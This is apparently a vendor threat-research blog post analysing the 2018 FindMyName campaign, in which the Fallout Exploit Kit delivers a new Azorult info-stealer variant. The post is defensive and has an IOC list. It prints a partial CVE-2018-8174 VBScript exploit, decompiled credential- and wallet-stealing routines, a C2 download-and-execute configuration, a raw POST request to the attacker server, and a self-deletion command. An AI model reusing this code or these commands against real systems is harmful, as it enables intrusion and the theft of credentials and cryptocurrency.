New Wine in Old Bottle: New Azorult Variant Found in FindMyName Campaign using Fallout Exploit Kit

By Tao Yan, Xingyu Jin, Bo Qu, Zhanglin He

Published: 2018-11-21 · Archived: 2026-04-05 17:26:00 UTC

Overview

Observed in the wild as early as 2016, Azorult is a Trojan family which has been delivered in malicious macro-based documents via spam campaigns, or as a secondary payload in the RIG Exploit Kit campaigns. On October 20th, 2018 we discovered that new Azorult variants were being used as primary payloads in a new ongoing campaign using the Fallout Exploit Kit. We named this campaign 'FindMyName' because all of the final exploit pages land on the domain findmyname[.]pw. These new Azorult samples variants use advanced obfuscation techniques, such as API flooding and control flow flattening, to evade anti-virus products. Also, we discovered that Azorult has further evolved, the samples we captured support stealing sensitive information in more browsers, applications, and cryptocurrency wallets than previous versions.

In this blog we will cover the FindMyName campaign, the new Azorult malware, and the obfuscation techniques used.

First stage of FindMyName Campaign

October 20th is when we first observed the new campaign we are dubbing FindMyName. In the following 3 days, 5 different URL chains, listed in appendix 1, led to the delivery of the Fallout Exploit Kit. All 5 different URL chains redirected victims to one domain, findmyname[.]pw.

The steps in the first stage of FindMyName campaign are shown in Figure 1.



Figure 1 Overview of the first stage of the attack

Although the 5 final pages in findmyname[.]pw were different, the content of them were similar. An example of the Fallout Exploit Kit landing page is shown in Figure 2.

Figure 2 obfuscated landing page

The Fallout Exploit Kit uses several html tags such as span, h3, and p to hide the real exploit code with highly obfuscated tag content. After decryption, the real VBScript code exploits an IE VBScript vulnerability CVE-2018-8174 which was patched in August.

```
Function ENwyjD(NMGjAnJddKwd)
ExecuteGlobal NMGjAnJddKwd
End Function

Dim lIIl
Dim IIIlI(6),IllII(6)
Dim Illl
Dim IIlll(40)
Dim lIlIIl,lIIIll
Dim IlII
Dim llll,IIIIl
Dim llllIl,IlIIII
Dim NtContinueAddr,VirtualProtectAddr

IlII=195948557
lIlIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u0000")
lIIIll=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
IlIl=195890093
Function IIIII(Domain)
    lIlII=0
    IllllI=0
    IIlIIl=0
    Id=CLng(Rnd*1000000)
    lIlII=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+131-&H1c99)
    If(Id+lIlII)Mod (&h5c0+6421-&H1ed3)=(&h10ba+5264-&H254a) Then
        lIlII=lIlII-(&h86d+6447-&H219b)
    End If

    IllllI=CLng((&h2bd+6137-&H1a6d)*Rnd)Mod (&h769+4593-&H1940)+(&h1a08+2222-&H2255)
    IIlII1=CLng((&h14e6+1728-&H1b5d)*Rnd)Mod (&hfa3+1513-&H1572)+(&h221c+947-&H256e)
    IIIII=Domain &"?" &Chr(IllllI) &"=" &Id &"&" &Chr(IIlIIl) &"=" &lIlII
End Function

Function lIIII(ByVal lIlI1)
    IIll=""
    For index=0 To Len(lIlI1)-1
        IIll=IIll &lIlI(Asc(Mid(lIlI1,index+1,1)),2)
    Next
    IIll=IIll &"00"
```

Figure 3 Exploit code snippet of CVE-2018-8174 in Fallout Exploit Kit

After the exploit succeeds, this Fallout Exploit Kit downloads a ".tmp" file to the %Temp% directory and calls CreateProcess to execute it. Further analysis revealed that the ".tmp" file was the latest variant of Azorult malware. It was the first time we've seen the new variant of Azorult malware used as primary payload for Fallout Exploit Kit.

Second stage of FindMyName Campaign

In this section, we focus on analyzing the latest variant of Azorult malware we captured.

Malware Analysis Overview

The Azorult malware family is a commercial Trojan sold on underground forums. We observed 3 new variants of Azorult malware in the recent FindMyName campaign. When we discovered them, 2 of the 3 samples had not been seen in the wild yet. One of the new Azorult samples we captured and analyzed has the following malicious features (some of these features are explained in detail in the next section):

1. Evades anti-virus emulator through API flooding.
2. Thwarts reverse engineering analysis through a control flow flattening technique.
3. Uses a process hollowing technique to build the new malware image.
4. Steals credentials, cookies, histories and autofills for more browsers than previous versions.
5. Steals more cryptocurrency wallets than previous versions.
6. Steals skype, telegram, steam, FTP client, Email client credentials and chat history when applicable.
7. Harvests victim's information via installed programs, screenshots, machine information, user name, OS version and running processes.
8. Collects files from the user's Desktop.
9. Anti-forensic component, cleans up all dropped files.
10. Executes specific file(s) initiated by C2 communication.

API Flooding and Control Flow Flattening Obfuscation

The initial Azorult malware was written in Microsoft Visual C++ 7.0. First, the Azorult malware attempted to use control flow flattening obfuscation to thwart reverse engineering analysis as shown in Figure 4. Second, the sample used an API Flooding technique as shown in Figure 5. API Flooding is a malware technique to evade anti-virus emulators. For timely performance concerns, anti-virus emulators set a timer when emulating the executable file on the host machine. If the emulator emulates hundreds of time consuming functions, the emulator times out and marks the file as benign.



Figure 4 control flow flatten

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [sp+0h] [bp-A7F0h]@1041

  FreeConsole();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
```

Figure 5 API flooding

Process Hollowing

Azorult uses a process hollowing technique to build the new malware image. First, the sample decrypts the payload in the memory. Then the sample creates a new suspended process of itself. The sample then injects a decrypted payload to the new process. Lastly, the sample resumes new process execution and exhibits malicious behaviors. The overview of the sample execution is shown in Figure 6.



Figure 6 Sample process hollowing

C2 Communication

The new trojan file dumped from the process was coded in the Delphi language. When the sample executes, it immediately connects to a C2 server for further instructions. In order to evade Intrusion Prevention Systems (IPS), the C2 traffic is obfuscated. The data sent back to the C2 includes a unique victim ID for each victim's machine by encoding the machine GUID , Windows product name, user name and computer name with hash algorithm. Then the malware decrypts a C2 address and sends a POST request to 51[.]15[.]196[.]30/1/index.php with the encrypted victim's ID. The C2 traffic is shown in Figure 7. The detailed example about hash algorithm and encryption is listed in Appendix 1.

```
POST /1/index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)
Host: 51.15.196.30
Content-Length: 109
Cache-Control: no-cache

J/.?/.9/.=L.(9.(9.(8.(9.(9.(9.(9.(9.LH.(9.(8.ON.>=.><.>9.(9.(9.(8.(9.(9.(9.(9.IH.>8.>8.?N.>2.>;.>8.><.>3.K/.8/.=HTTP/1.1 200 OK
Date: Mon, 22 Oct 2018 18:05:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

443e7d
...1i.Fs..A.~x.^y.F}.F^.a}.E\.l].yn.Oa.UX.Ad.zS.Cf.?X.i8.~h.Ka.w0.A`.>F.H>.`\.W[.yI.K\.a\.Na.lN.}@.Y2.ng.wP.G8.Z[.Nm.06.n4.c4a.S....
{...ho._.......X&lY..._.h...FZ.:..o....=..h:q.o....=K.h:..o....=..h:..o....=..h:..o....=..h:.....v..*.iv..;.e..Myo.H..O.m..R.
_....,...OO;.....".7/.h:..o.......
.V.
j.....n
.W.
j.....
.%..j.....n..W.
j^..U..
```

Figure 7 C2 request

The sample decrypts and validates the C2 response. The decrypted C2 content had three parts. The part contained inside the <n></n> tags contains 48 legit DLLs which are used for information stealing, described in the following sections. The part inside the <d></d> tags contains application information for information stealing: application path, related registry and credential file names. The part in the <c></c> tags contains a C2 configuration for the sample. The C2 configuration is shown in Figure 8. According to pcap analysis, we identified the following characters checked by this sample.

1. "+": enabling the specific malicious function.
2. "-": disabling the specific malicious function.
3. "I": collecting host IP info.
4. "L": downloading and executing file from remote server.

```
debug195:0319BDA0 aLPluginUpdate_spaceDownloa db '++++++-+-+',0Dh,0Ah
debug195:0319BDA0                                       ; DATA XREF: debug006:0012FF4C↑o
debug195:0319BDA0 db 'L',9,'plugin-update.space/download/10.17.18.exe',9,'-',9,'AU',0Ah
debug195:0319BDA0 db 'US',0Ah
debug195:0319BDA0 db 'NZ',0Dh,0Ah
debug195:0319BDA0 db 'I',9,'?',9,'reserved',0Dh,0Ah,0
```

Figure 8 C2 configuration

Malicious functions specified by C2:

1. Steal browser password credentials.
2. Steal browser cookies, autofill credentials. Steal credentials from FTP client or Email client.
3. Steal browser history.
4. Steal bitcoin wallets.
5. Steal skype chat message main.db.
6. Steal telegram credentials.
7. Steal steam credentials (ssfn) and game metadata (.vdf).
8. Takes a screenshot that eventually is sent to the attacker.
9. Clean-up the temporary malware files.
10. Collect files from Desktop.
11. Get host IP information by sending GET request to ip-api[.]com/json.
12. Download and execute file specified by C2.

Figure 9 shows an example of C2 configuration for stealing sensitive information from Firefox and Thunderbird.

```
0120066C a51_15_196_30_0 db 'firefox.exe',0Dh,0Ah ; DATA XREF: debug006:0012FC6CTo
0120066C                                         ; debug006:0012FE24To
01200679 aSoftwareWow6432nodeMozilla db 'SOFTWARE\Wow6432Node\Mozilla\Mozilla Firefox\',0Dh,0Ah
01200679 db 'SOFTWARE\Mozilla\Mozilla Firefox',0Dh,0Ah
01200679 db 'SOFTWARE\Clients\StartMenuInternet\FIREFOX.EXE\shell\open\command'
01200679 db 0Dh,0Ah
01200679 db 'SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\firefox.exe',0Dh
01200679 db 0Ah
01200679 db '%appdata%\Mozilla\Firefox\Profiles\',0Dh,0Ah
01200679 db 'MozillaFireFox',0Dh,0Ah
01200679 db 'CurrentVersion',0Dh,0Ah
01200679 db 'Install_Directory',0Dh,0Ah
01200679 db 'nss3.dll',0Dh,0Ah
01200679 db 'thunderbird.exe',0Dh,0Ah
01200679 db 'SOFTWARE\Wow6432Node\Mozilla\Mozilla Thunderbird\',0Dh,0Ah
01200679 db 'SOFTWARE\Mozilla\Mozilla Thunderbird',0Dh,0Ah
```

Figure 9 C2 configuration for information stealing

The overview of C2 traffic is shown in Figure 10.



Figure 10 C2 traffic overview

Information stealer

The sample stole credentials and user data from thirty-two browsers including Chrome, Firefox and Qihoo 360. The full list of browsers is in Appendix 2. To steal credentials from browsers, the sample downloaded 48 legitimate dll files from C2 response to %AppData%\Local\Temp\2fda folder as shown in Figure 11.



Figure 11 legit dll files

The purpose of this action is to load nss3.dll and load the following functions:

sqlite3_open

sqlite3_close

sqlite3_prepare_v2

sqlite3_step

sqlite3_column_text

sqlite3_finalize

NSS_Init

PK11_GetInternalKeySlot

PK11_Authenticate

PK11SDR_Decrypt

NSS_Shutdown

PK11_FreeSlot

These functions are used to dump sensitive browser information. For example, the malware tried to use sqlite3_* functions to get the Firefox browser history information as shown in figure 12.



Figure 12 steal Firefox sensitive information using APIs in nss3.dll

Here is another example of a user name and password being stolen, this time from saved Chrome data. The sample searched the path “%LOCALAPPDATA%\Google\Chrome\User Data\” for file "Login Data". If found, the sample copies the "Login Data" file to the %AppData%\Local\Temp directory and called sqlite3_prepare_v2 function from nss3.dll to exfiltrate credentials with SQL query: "SELECT origin_url, username_value, password_value FROM logins" as shown in Figure 13.

Figure 13 select strings for stealing browser credentials

The malware also withdrawals cookies, bookmarks, and autofill information from the aforementioned browsers. Credential information is saved to PasswordsList.txt and cookies are saved to CookieList.txt.

Additionally, the sample steals the following cryptocurrency wallets:

- Ethereum
- Electrum
- Electrum-LTC
- Jaxx
- Exodus
- MultiBitHD

Th malware tries to find the specified file including sensitive information of cryptocurrency wallets. For example the sample tried to find and send “mbhd.wallet.aes” file located in “Coins\MultiBitHD” as shown in Figure 14.

```
sub_414DE8((int)L"Coins");
*(_DWORD *)off_41B2C4 += fn_findAndCopyFile(
                           L"%appdata%\\Electrum\\wallets\\",
                           (int)dword_419A1C,
                           (signed __int32)L"Coins\\Electrum",
                           0,
                           0,
                           0,
                           1,
                           2000,
                           0);
*(_DWORD *)off_41B2C4 += fn_findAndCopyFile(
                           L"%appdata%\\Electrum-LTC\\wallets\\",
                           (int)dword_419A1C,
                           (signed __int32)L"Coins\\Electrum-LTC",
                           0,
                           0,
                           0,
                           1,
                           2000,
                           0);
*(_DWORD *)off_41B2C4 += fn_findAndCopyFile(
                           (OLECHAR *)&off_419B04,
                           (int)L"UTC*",
                           (signed __int32)L"Coins\\Ethereum",
                           0,
                           0,
                           0,
                           1,
                           5000,
                           0);
if ( fn_findAndCopyFile(
       (OLECHAR *)&off_419B84,
       (int)L"*.json,*.seco",
       (signed __int32)L"Coins\\Exodus",
       0,
       0,
       0,
       1,
       5000,
       0) > 0 )
  ++*(_DWORD *)off_41B2C4;
if ( fn_findAndCopyFile(
       (OLECHAR *)&off_419BE4,
       (int)dword_419A1C,
       (signed __int32)L"Coins\\Jaxx\\Local Storage\\",
       0,
       0,
       0,
       1,
       5000,
       0) > 0 )
  ++*(_DWORD *)off_41B2C4;
if ( fn_findAndCopyFile(
       (OLECHAR *)&off_419CC4,
       (int)L"mbhd.wallet.aes,mbhd.checkpoints,mbhd.spvchain,mbhd.yaml",
       (signed __int32)L"Coins\\MultiBitHD",
       0,
       0,
       0,
       1,
       5000,
       0) > 0 )
```

Figure 14 steal cryptocurrency wallets

The sample steals credentials and user data from popular applications including Thunderbird, FileZilla, Outlook, WinSCP, Skype, Telegram and Steam. It also steals files from the Desktop. For example, the sample tries to find "D877F783D5*.map*" file under "%appdata%\Telegram Desktop\tdata" directory to steal sensitive information from Telegram as shown in Figure 15.

```
if ( *(_BYTE *)(*(_DWORD *)v168 + 4) == 0x2B )
  sub_414838((int)L"Skype");
if ( *(_BYTE *)(*(_DWORD *)v168 + 5) == 0x2B )
  fn_findAndCopyFile(
    L"%appdata%\\Telegram Desktop\\tdata\\",
    (int)L"D877F783D5*,map*",
    (signed __int32)L"Telegram",
    0,
    0,
    0,
    1,
    1000,
    0);
if ( *(_BYTE *)(*(_DWORD *)v168 + 6) == 0x2B )
  sub_414A90(L"Steam");          // Steam is a digital distribution platform
                                 // for video games developed by Valve Corporation
```

Figure 15 steal applications credentials

The sample collects the user information including current processes, installed software, system language and time zone. The harvested credentials and user information are then sent back to the C2. Here are some highlights about system information stealing.

- The malware captures a screenshot of the victim's computer and saves it to an image file named scr.jpg as shown in Figure 16.



Figure 16 capture screen

- Malware uploads files from path and driver type specified by C2 response.
- Acquires host IP information by sending GET request to ip-api[.]com/json. It stores json response in ip.txt.
- Collects the following user information and saves it to system.txt.
  - Machine GUID.
  - Windows Product Name.
  - User Name.
  - Computer Name.
  - System Architecture.
  - Screen height and width.
  - System language.
  - Current local time.
  - Time zone.
  - Number of CPU cores.
  - Current process lists by calling CreateToolhelp32Snapshot.
  - Display version and name.
  - Installed software. (Software\Microsoft\Windows\CurrentVersion\Uninstall\).
  - Get current account privilege.

All information gathered by the malware is shown in figure 17.

Figure 17 information gathered by malware

Execute File Specified by Malware

The attacker can remotely control the infected system to execute any file through Create Process or ShellExecute as shown in Figure 18. We also observed that it had the behavior of accessing a malicious URL to get the file: plugin-update[.]space/download/10.17.18.exe.



Figure 18 call CreateProcess or ShellExecute to execute the file

This new variant of Azorult also has the capability to execute malware with local system privileges. It will check the current SID and token by following logic as shown in Figure 19:

- If the current integrity level is local_system
  - It will call WTSQueryUserToken and CreateProcessAsUser to start a new process with system privilege as shown in Figure 20.

Figure 19 Check SID and token

Figure 20 create process as local system privilege

Erasing Hints and Deleting Files

We also found that the malware erases all of the files located in “%temp%\2fda” and deletes files according to the C2’s command as shown in Figure 21 and Figure 22.

```
System::__linkproc__ WStrCat3(&v14, dword_41CA5C, L"\\*");// %temp%\2fda\*
v0 = System::__linkproc__ WStrToPWChar(v14);
v1 = (*ref_FindFirstFileW)(v0, &v15, v5, v6, v7);
do
{
  unknown_libname_108(&v13, &v16, 260);
  System::__linkproc__ WStrCmp(v13, L"..");
  if ( !v2 )
  {
    unknown_libname_108(&v12, &v16, 260);
    System::__linkproc__ WStrCmp(v12, dword_409B70);
    if ( !v2 )
    {
      v7 = dword_41CA5C;
      v6 = dword_409B78;
      unknown_libname_108(&v10, &v16, 260);
      System::__linkproc__ WStrCatN(&v11, 3, v3, v10);
      v7 = System::__linkproc__ WStrToPWChar(v11);
      (*ref_DeleteFileW[0])(v7);
    }
  }
  v7 = &v15;
  v6 = v1;
}
while ( (*ref_FindNextFileW)(v1, &v15) );
v7 = v1;
(*ref_FindClose[0])(v1);
sub_4062FC(L"%TEMP%\\", &v9);
```

Figure 21 Erasing Hints of Infection

```
if ( v8 && CleanFlag == 1 )
{
  System::__linkproc__ FillChar(&v141, 60, 0);
  v141 = '<';
  v142 = 448;
  v143 = 0;
  v144 = 0;
  sub_4062FC(L"%comspec%", &v64);
  v145 = System::__linkproc__ WStrToPWChar(v64);
  sub_4062FC(L"/c %WINDIR%\\system32\\timeout.exe 3 & del \"", &v62);
  cookie = v62;
  System::ParamStr(0);
  System::__linkproc__ WStrFromLStr(&v60, v59);
  sub_4077C8(v60, &v61);
  cookie = v61;
  System::__linkproc__ WStrCatN(&v63, 3, v58, &dword_41A04C);
  v146 = System::__linkproc__ WStrToPWChar(v63);
  System::ParamStr(0);
  System::__linkproc__ WStrFromLStr(&v57, v56);
  sub_407854(v57, &v58);
  v147 = System::__linkproc__ WStrToPWChar(v58);
  v148 = 0;
  cookie = &v141;
  (*ref_ShellExecuteExW[0])(&v141);
  ExitProcess_1(0);
```

Figure 22 delete files according C2 command

Conclusion

A presumed new campaign surfaced in late October that caught our attention. In the span of 3 days, 5 Fallout Exploit Kit URL chains were observed, all landing on an exploit page hosted on domain findmyname[.]pw. There is a new variant of Azorult malware found to be used as a payload for Fallout Exploit Kit. It has updated features compared to the previous versions and supports stealing from more software and cryptocurrency wallets than ever before.

Organizations with up-to-date Windows hosts have a much lower risk of infection. Palo Alto Networks' customers are further protected from this threat. Our threat prevention platform detects both Fallout exploit kit and Azorult malware. AutoFocus users can track this activity using the AzoRult tag.

IOCs

URL Chains

URL chain 1

hxxp://sax[.]peakonspot[.]com/dep.php?pid=6639&format=POPUP&subid=&cid=M2018102013-11642b318a12196b7fae1559b32a45c2

hxxps://gfobhk[.]peak-serving[.]com/?&id=154004529770532883084379l4&tid=6639&sr=ep

hxxp://sp[.]popcash[.]net/go/161339/449201

hxxp://sp[.]popcash[.]net/sgo/ad?p=161339&w=449201&t=33fd7220adb3c003&r=&vw=0&vh=0

hxxp://findmyname[.]pw/1981_06_18/spumier/04_05_1952/E4bI5EK9?FYpUsha=Hangmen-Avowedly-Political-montreal&JAb1I5xAS=Reeled_chateaus_funduck_royalize_unconvert_Joysome&Outdraft=Tr6mHo5&VX1m7hhu=ugaritic_Shying_fleece_15919

URL chain 2

hxxp://tania[.]web[.]telrock[.]net/

hxxp://api[.]clickaine[.]com/v1/apop/redirect/zone/15450

hxxp://findmyname[.]pw/M6rpEF/lifted/7013-Tiddley-toadyisms-11956-8965/peevedly_Oversured_tungstic.cfml

URL chain 3

hxxp://manuela[.]w[.]telrock[.]org/

hxxp://api[.]clickaine[.]com/v1/apop/redirect/zone/15450

hxxp://findmyname[.]pw/hoivSZVRX/NV1uI/vpLnq.shtml?nXslO=indult-Cadere&sAoiIFu=Tirracke&KaaM=Uncloak_Becloaked

URL chain 4

hxxp://sl[.]ivankatraff[.]com/sl?vId\=bmconv_20181024052548_bea8e890_2113_4ecc_951b_c90aeffde1e6&publisherId\=40152&source\=5348_8482&ua\=Mozilla%2F5.0+%28iPhone

hxxp://damneddevastator[.]com/l/18358235b03f965b74d5?sub=&source=&code2=Y3RtATE1NDAzOTM4OTI1MDEAc3JjAWlvAHZlcgExOQBwbHQBV2luMzIAdGNoATEAaXcBNzkyAGloATUwNABhdwE

hxxp://damneddevastator[.]com/gw?sub=&source=Unknown&url=https%3A%2F%2Fsax.peakonspot.com%2Fdep.php%3Fpid%3D2457%26subid%3D2_Unknown%26cid%3Dbmconv_201

https://sax.peakonspot.com/dep.php?pid=2457&subid=2_Unknown&cid=bmconv_20181024091133_7532cd6e_41dc_445b_a538_a0f29d2af047&ref=

hxxp://findmyname[.]pw/pysV15/olt8uPj1/1969_04_11

URL chain 5

hxxp://whitepages[.]review/prpllr?cost=0.001850&currency=USD&external_id=76427570563780608&ad_campaign_id=1382277&source=PropellerAds&sub_id_1=1774896

hxxp://findmyname[.]pw/cymbalo/13345/13231?potteries=icL8gc96

Binary SHA256

Sample 1:

3354a1d18aa861de2e17eeec65fc6545bc52deebe86c3ef12ccb372c312d8af8

Sample 2:

7a99eb3e340f61f800ab3b8784f718bbe2e38159a883c2fc009af740df944431

Sample 3:

0e27bbfa70b399182f030ee18531e100d4f6e8cb64e592276b02c18b7b5d69e6

Appendix

Appendix 1: hash algorithm and encryption.

Hash algorithms and encryption for victim id that is sent to C2:

```
from pwn import *

def hash_func(input):
    x = 0
    for i in input:
        x += ord(i) ^ 0x6521458a
```

```
    x &= 0xFFFFFFFF
    x -= ((x << 0xD) & 0xFFFFFFFF) | (x >> 0x13)
    x &= 0xFFFFFFFF
return format(x, 'X').rjust(8, '0')
```

```
def format_hash_str(hash_str):
    y = len(hash_str)
    format_hash = []
    format_hash.append(hash_str[:7])
    hash_str = hash_str[7:]
    i = 0
    while i <= y:
        if i % 8 == 0 and y - i >= 16:
            format_str = hash_str[i:i+8]
            if y - i < 24:
                format_str = hash_str[i:]
            format_hash.append(format_str)
        i += 1
    return '-'.join(format_hash)
def obfuscate_hash_str(hash_str):
    obfuscated_hash_str = ''
    for i in hash_str:
        t = (ord(i) - ord('A')) & 0xFF
        q = (ord(i) - ord('a')) & 0xFF
        if t >= 0x1A and q >= 0x1A:
            obfuscated_hash_str += '%' + format(ord(i), 'X')
        else:
            obfuscated_hash_str += i
    return obfuscated_hash_str
def xor_encrypt(hash_str):
    key = (0xD, 0xA, 0xC8)
    encrypted_str = ''
    print hash_str
    for i in range(len(hash_str)):
        encrypted_str += chr(ord(hash_str[i]) ^ key[i % len(key)])
    return encrypted_str
```

36	

When malware gets machine GUID, product name, user name and computer name, it uses the aforementioned hash algorithm and encryption algorithm to generate encrypted victim id.

```
user_info = ('8699cdcd-cd9c-49ca-a44a-6c7e984575dc', 'Windows 7 Professional', 'test',
            'WIN-GKIQOSL71B3')
hash_str = ''
for i in user_info:
    hash_str += hash_func(i)
hash_str += hash_func(''.join(user_info)) # 344FB5D5343A2EC681928A0244CA6CE98647CCAA
hash_str = format_hash_str(hash_str) # 344FB5D-5343A2EC-681928A0-244CA6CE-98647CCAA
hash_str = 'G' + obfuscate_hash_str(hash_str) #
G%33%34%34FB%35D%2D%35%33%34%33A%32EC%2D%36%38%31%39%32%38A%30%2D%32%34%34CA%36CE%2D%39%38%36%
encrypted_victim_id = xor_encrypt(hash_str)
```

C2 address decryption:

Malware uses xor key [0x09, 0xff, 0x20] to decrypt content in .data section and get string “aHR0cDovLzUxLjE1LjE5Ni4zMC8xL2luZGV4LnBocA”. Then malware does base64 decoding to get the C2 address.

